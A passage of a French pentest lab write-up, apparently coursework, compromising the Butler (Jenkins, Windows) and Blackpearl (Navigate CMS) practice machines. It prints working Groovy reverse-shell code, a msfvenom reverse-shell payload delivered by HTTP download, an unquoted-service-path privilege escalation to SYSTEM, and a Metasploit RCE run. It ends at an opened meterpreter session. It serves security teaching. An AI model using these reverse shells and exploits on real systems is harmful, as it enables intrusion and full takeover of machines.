


Figure 84 Reverse shell php Jenkins

Cette erreur signifie que notre script est invalide pour Jenkins.

On continue de chercher sur le site, et dans l'onglet Manage Jenkins, on descend et on trouve le panel "Script console". On peut donc exécuter des script Groovy qui fonctionnent en Java.

On cherche alors un reverse shell en Groovy :

A screenshot of the Jenkins Script Console. The title bar says "Reverse Shell Groovy Scripts". The main area shows Groovy code for a reverse shell. The code is divided into two sections: one for Linux and one for Windows. The Linux section uses the 'exec' method to run a netcat listener. The Windows section uses the 'Process' class to run a netcat listener. The code is as follows:

```
Groovy script for reverse shell (Linux):  
  
r = Runtime.getRuntime() p = r.exec(["/bin/bash","-c","exec 5</dev/tcp/your_attacker_ip/8443;cat <&5 | while read line; do  
$line 2>&5 >&5; done"] as String[]) p.waitFor()  
  
Groovy script for reverse shell (Windows):  
  
String host="your_attacker_ip"; int port=4444; String cmd="cmd.exe"; Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream  
pi=p.getInputStream();pe=p.getErrorStream(); si=s.getInputStream();OutputStream  
po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed()){while(pi.available())so.write(pi.read());  
while(pe.available())so.write(pe.read());while(si.available())po.write(si.read());so.flush();po.flush();Thread.sleep(50);try  
{p.exitValue();break;}catch (Exception e){}}p.destroy();s.close();
```

Figure 85 Reverse shell en Groovy

Nous trouvons alors ce script pour avoir un reverse shell. Il y en a un si la cible utilise Linux et un si la cible est sur Windows. D'après le nmap que nous avons réalisé au début, la machine a de très fortes chances d'être sur Windows.

C'est pourquoi nous allons utiliser le deuxième script et le mettons dans le cadre à script :



Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 String host="10.170.0.27"; int port=4444; String cmd="cmd.exe"; Process p=new ProcessBuilder(cmd).redire
```

Figure 86 Reverse shell dans la console de script

Nous renseignons l'adresse IP de l'attaquant ainsi que le port d'écoute pour initier le reverse shell qui sera le 4444.

En lançant un : nc -lnvp 4444, nous obtenons un accès en reverse shell à la cible :

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.9.31] 58633
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>systeminfo
systeminfo
[[A
Host Name:                BUTLER
OS Name:                  Microsoft Windows 10 Enterprise Evaluation
OS Version:               10.0.19043 N/A Build 19043
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         butler
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     8/14/2021, 3:51:38 AM
System Boot Time:          1/13/2025, 9:07:16 AM
System Manufacturer:      QEMU
System Model:              Standard PC (i440FX + PIIX, 1996)
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 15 Model 6 Stepping 1 GenuineIntel ~2095 Mhz
BIOS Version:              Proxmox distribution of EDK II 4.2023.08-4, 2/15/2024
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,018 MB
Available Physical Memory: 298 MB
Virtual Memory: Max Size: 2,746 MB
Virtual Memory: Available: 1,895 MB
Virtual Memory: In Use:    851 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
```

Figure 87 Accès en reverse shell à la VM Butler

De plus, avec systeminfo, nous trouvons le nom d'hôte ainsi que l'OS qui est Windows 10. Avec l'équivalent d'un whoami, nous trouvons l'information suivante :

```
C:\Program Files\Jenkins>echo %username%
echo %username%
butler
```

Figure 88 Utilisateur butler

Nous avons utilisé `echo %username%` qui nous renvoie butler. Donc nous sommes connectés en tant que butler.

Désormais, il nous reste à faire l'escalade de privilèges.

Quatrième étape : Escalade de privilèges

Par soucis de simplicité, nous passons en Powershell pour avoir les commandes semblables à celles d'un shell Unix. Nous pouvons donc lister les fichiers de Jenkins :

```
C:\Program Files\Jenkins>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Program Files\Jenkins> ls
ls
Directory: C:\Program Files\Jenkins

Mode                LastWriteTime         Length Name
----                -
-a----- 1/13/2025   9:08 AM      1732342 jenkins.err.log
-a----- 7/28/2021  12:28 PM      620544 jenkins.exe
-a----- 7/28/2021   2:51 PM         228 jenkins.exe.config
-a----- 1/13/2025   9:07 AM        1248 jenkins.out.log
-a----- 7/28/2021   2:49 PM     74258876 Jenkins.war
-a----- 1/13/2025   9:07 AM        41717 jenkins.wrapper.log
-a----- 8/14/2021   5:11 AM         3011 jenkins.xml
```

Figure 89 Liste des fichiers de Jenkins

En listant les fichiers, on lit ce qui se trouve dans les fichiers `jenkins.exe.config` et `jenkins.xml` mais il n'y a rien d'intéressant dedans. Les fichiers sont ceux de configuration de base de Jenkins.

On teste les répertoires dans le système et dans le dossier Downloads de l'utilisateur butler, on trouve un fichier exécutable :

```
ls C:\Users\butler\Downloads
Directory: C:\Users\butler\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----- 8/14/2021   5:23 AM     16013912 WiseCare365_5.6.7.568.exe
```

Nous voyons alors que la version du logiciel est 5.6.7.568. Nous cherchons alors une faille et nous trouvons un exploit de type Unquoted Service Path :

Wise Care 365 5.6.7.568 - 'WiseBootAssistant' Unquoted Service Path					
EDB-ID: 50038	CVE: N/A	Author: JULIO AVIÑA	Type: LOCAL	Platform: WINDOWS	Date: 2021-06-21
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App: 📄	

Figure 90 Faille Unquoted Service Path pour Wise Care

Ce terme permet l'escalade de privilèges sur Windows en utilisant les services dont le chemin dans l'arborescence a des espaces mais n'est pas entre guillemets. Cela permet de se donner les droits system si le service a les droits system.

WiseCare est un logiciel qui permet de nettoyer et optimiser un PC Windows, son service tourne donc avec les privilèges system qui sont nécessaires pour le bon fonctionnement du logiciel.

Nous suivons donc les étapes de l'exploit. On exécute d'abord cette commande qui va nous permettre d'avoir les informations sur le service de WiseCare :

```
C:\Program Files\Jenkins>wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
DisplayName      PathName          StartMode  StartName
Wise Boot Assistant C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe Auto      LocalSystem
```

Figure 91 Information sur le service WiseCare

Dans le chemin du service, nous voyons bien des espaces :

C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe

Pour faire l'exploit, il faut insérer un fichier exécutable dans le répertoire du service. De ce fait, quand on va redémarrer le service, le fichier malicieux va s'exécuter et on pourra ainsi avoir accès à la machine avec les droits system.

Msfconsole est un utilitaire permettant notamment de créer des payloads à insérer dans des fichiers en .exe. On crée donc un fichier exécutable contenant un reverse shell que l'on va mettre dans le dossier de WiseCare :

```
(root@vm-lutcl-kali-17)~[/home/kali]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.170.0.27 LPORT=5555 -f exe > BootTime.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Figure 92 Création du payload via msfvenom

Les options :

- -p permet de choisir le payload
- Nous précisons le LHOST, c'est-à-dire l'hôte qui va recevoir le reverse shell et l'accès en admin à la cible
- Et le LPORT qui va être le port d'écoute sur la machine attaquante pour obtenir l'accès au reverse shell
- -f permet de donner l'extension de fichier. Ici, nous mettons : .exe
- Nous redirigeons le script dans le fichier BootTime.exe

Désormais, il ne nous reste plus qu'à récupérer le fichier sur la machine cible. Pour ce faire, nous créons un serveur HTTP en python sur la machine Linux qui a généré le fichier en .exe :

```
(kali@vm-iutcl-kali-17)-[~]  
$ python3 -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...  
10.170.9.31 - - [13/Jan/2025 04:37:56] "GET /BootTime.exe HTTP/1.1" 200 -  
10.170.9.31 - - [13/Jan/2025 04:40:33] "GET /BootTime.exe HTTP/1.1" 200 -  
10.170.9.31 - - [13/Jan/2025 04:41:17] "GET /BootTime.exe HTTP/1.1" 200 -  
10.170.9.31 - - [13/Jan/2025 04:44:22] "GET /BootTime.exe HTTP/1.1" 200 -  
10.170.9.31 - - [13/Jan/2025 04:47:35] "GET /BootTime.exe HTTP/1.1" 200 -
```

Figure 93 Création du serveur HTTP avec python

Le port du serveur est le 9000. Ensuite, il passe en mode d'écoute. Depuis ce serveur, nous allons, sur la machine Windows, récupérer l'exécutable à l'aide de la commande iwr :

```
PS C:\Users\butler\Documents> iwr -Uri http://10.170.0.27:9000/BootTime.exe -Outfile "C:\Users\butler\Documents\BootTime.exe"  
iwr -Uri http://10.170.0.27:9000/BootTime.exe -Outfile "C:\Users\butler\Documents\BootTime.exe"  
PS C:\Users\butler\Documents> ls  
ls  
Directory: C:\Users\butler\Documents  
Mode                LastWriteTime         Length Name  
----                -  
-a-----          1/13/2025 10:47 AM             7168 BootTime.exe
```

Figure 94 Récupération du fichier malicieux

Les options :

- -Uri nous précisons l'URL où récupérer le fichier en .exe grâce au serveur HTTP.
- -Outfile définit le répertoire de récupération du fichier. Ici, dans les Documents de butler

En faisant un ls, nous voyons bien que le fichier est présent sous le nom BootTime.exe.

Désormais, il faut le déplacer dans le répertoire de Wise Care 365 :

```
PS C:\Users\butler\Documents> Move-Item BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"  
Move-Item BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
```

Figure 95 Déplacement du fichier malicieux

Grâce à la commande Move-Item, nous pouvons réaliser le déplacement dans le bon répertoire.

Nous vérifions grâce à un ls :

```
C:\Program Files (x86)\Wise\Wise Care 365>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24

Directory of C:\Program Files (x86)\Wise\Wise Care 365

01/13/2025  10:49 AM    <DIR>          .
01/13/2025  10:49 AM    <DIR>          ..
12/04/2020  12:23 PM       1,499,080 AutoUpdate.exe
12/04/2020  12:24 PM        55,240 BootLauncher.exe
12/06/2018  03:52 PM       422,529 BootPack.wpk
01/13/2025  10:47 AM         7,168 BootTime.exe
12/04/2020  12:25 PM       662,472 BootTimeOld.exe
12/06/2018  03:52 PM        32,320 DefragOptions.txt
```

Figure 96 Liste des fichiers du répertoire Wise Care 365

Au préalable, nous avons renommé le fichier original BootTime.exe en BootTimeOld.exe. Nous voyons bien maintenant le nouveau BootTime.exe. Il ne nous reste maintenant plus qu'à redémarrer le service.

Tout d'abord, nous lançons le port d'écoute 5555 comme définit dans le script du reverse shell :
nc -lnvp 5555

Pour arrêter le serveur, nous utilisons la commande : sc stop et pour le relancer, nous utilisons la commande : sc start

```
C:\Program Files (x86)\Wise\Wise Care 365>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTTING_DOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT            : 0x3
        WAIT_HINT             : 0x1388

C:\Program Files (x86)\Wise\Wise Care 365>sc start WiseBootAssistant
sc start WiseBootAssistant
```

Figure 97 Redémarrage du service Wise Care

Cette manipulation a fonctionné. Finalement, nous obtenons bien un reverse shell avec les accès system :

```
(root@vm-iutcl-kali-17)-[/home/kali]
# nc -lvp 5555
listening on [any] 5555 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.9.31] 50401
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

Figure 98 Reverse shell avec les droits system

Nous avons le contrôle de l'utilisateur authority qui appartient au groupe system. De ce fait, l'escalade de privilèges est terminée et nous avons les droits administrateurs.

Dernière machine : Blackpearl

Première étape : Reconnaissance

Nous commençons la reconnaissance de la dernière machine Blackpearl en faisant un nmap sur tous les ports :

```
# nmap -T4 -p- -A 10.170.7.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 04:59 EST
Nmap scan report for 10.170.7.25
Host is up (0.00077s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|_  256  a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256  89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
|_ dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to nginx!
MAC Address: 0E:1E:04:00:70:25 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/13%OT=22%CT=1%CU=37774%PV=Y%DS=1%DC=D%G=Y%M=0E1E0
OS:4%TM=6784E437P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10A%TI=Z%CI=Z%II
OS:=I%TS=A)OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6
OS:%O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%
OS:W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=OXA-S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z=F-R%O=NR
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%Z=F-R%O=RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=6%RID
OS:=G%RIPL=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.77 ms 10.170.7.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.05 seconds
```

Figure 99 nmap VM Blackpearl

Deuxième étape : Exploration des services accessibles

Nous voyons qu'il y a 3 ports d'ouverts :

- 22 : SSH : OpenSSH 7.9p1
- 53 : DNS : ISC BIND 9.11.5
- 80 : HTTP : nginx 1.14.2

Le port 80 nous emmène sur la page de base de nginx qui signifie que le serveur a bien été configuré. En inspectant le code source, nous trouvons un commentaire intéressant pour nous :

```
<!-- Webmaster: alek@blackpearl.tcm -->
```

Figure 100 Message présent dans le code du site nginx

De ce fait, nous savons que le domaine à attaquer est : blackpearl.tcm et que le webmaster est alek et a pour adresse mail : alek@blackpearl.tcm


C'est pourquoi nous allons dans /etc/host : nano /etc/host

Dedans, nous renseignons un enregistrement DNS en plus :

```
10.170.7.25 blackpearl.tcm
```

Figure 101 Ajout de blackpearl.tcm dans /etc/host

Cette fois, en renseignant le domaine plutôt que l'adresse IP, nous arrivons sur la page de base de php que l'on obtient en mettant la ligne php dans index.php : phpinfo() :




PHP Version 7.3.27-1~deb10u1	
System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled

Figure 102 Page de blackpearl.tcm

Nous trouvons donc la version de Linux qui est la 4.19.0-16 et le nom de la machine qui est « blackpearl ». La version de php, quant à elle, est la 7.3


Ensuite, nous lançons un dirb sur la machine mais nous ne trouvons rien de plus. C'est pourquoi nous lançons un dirbuster et trouvons d'autres répertoires :



Directory Structure	Response Code	Response Size
/	200	87960
index.php	200	170
navigate	200	170
index.php	200	170
img	403	324
login.php	200	687

Figure 103 Dirbuster de blackpearl.tcm

Nous trouvons un répertoire qui correspond un dossier img contenant les images du site ainsi qu'un index.php et un fichier login.php. Quand on lance le index.php, nous sommes automatiquement redirigés vers la page login.php qui ressemble à ceci :



Navigate CMS

blackpearl.tcm/navigate/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



www.navigatecms.com

User

Password

☐ Remember me

Enter

[Forgot password?](#)

Navigate CMS v2.8, © 2025

Figure 104 Page d'accueil de Navigate

Troisième étape : Recherche de failles sur Navigate CMS

Nous avons donc un formulaire de connexion à un site utilisant Navigate CMS qui est un système de gestion de contenu (CMS) conçu pour faciliter la création, la gestion et la publication de contenu sur un site web.

Nous avons tenté de nous connecter avec des noms et mots de passe basique comme admin/admin, user/admin, root/root mais cela n'a rien donné. Ensuite, nous avons essayé de mettre comme username alek@blackpearl.tcm mais nous ne trouvions pas le mot de passe. En appuyant sur « Forgot password ? », il nous est demandé de renseigner une adresse mail de l'utilisateur du site. Nous avons mis alek@blackpearl.tcm mais cela n'a rien donné. Nous sommes un petit peu bloqué sur cette page comme nous n'avons pas les identifiants, c'est pourquoi nous allons chercher un exploit sur la version de Navigate CMS. En effet, en bas à droite du site, il y a la version qui est la 2.8. De ce fait, nous cherchons sur Internet un exploit sur cette version et nous voyons qu'il y a une RCE (Remote Code Execution) qui est possible :




Figure 105 RCE Navigate CMS 2.8

Quatrième étape : Exploitation de la faille et accès à la machine

La RCE est disponible sur Metasploit et nous n'avons pas besoin d'être authentifié sur le site pour pouvoir l'exécuter, ce qui est parfait pour nous. Nous lançons metasploit pour chercher l'exploit :

```
msf6 > search Navigate CMS
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/multi/http/navigatecms_rce       2018-09-26      excellent Yes     Navigate CMS Unauthenticated Remote Code Execution (M

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/navigatecms_rce

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigatecms_rce) > show options

Module options (exploit/multi/http/navigatecms_rce):
=====
Name      Current Setting  Required  Description
-----
Proxies   EDB_Vuln        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   80               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /navigate/       yes       Base Navigate CMS directory path
VHOST     no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
LHOST     10.170.0.27      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port
```

Figure 106 search metasploit de Navigate CMS

Ici, nous avons cherché l'exploit avec la commande : search Navigate CMS

Nous en trouvons un qui a un rank « excellent » donc nous allons l'utiliser. Il n'y a pas de payload configuré donc nous allons utiliser par défaut un meterpreter. Ensuite, nous configurons les différentes options nécessaires notamment le RHOST : blackpearl.tcm. Puis, nous pouvons run l'exploit :

```
msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS blackpearl.tcm
RHOSTS => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 10.170.0.27:4444
[*] Login bypass successful
[*] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 10.170.7.25
[*] Meterpreter session 1 opened (10.170.0.27:4444 -> 10.170.7.25:35412) at 2025-01-13 05:23:51 -0500
ls
meterpreter > ls
```

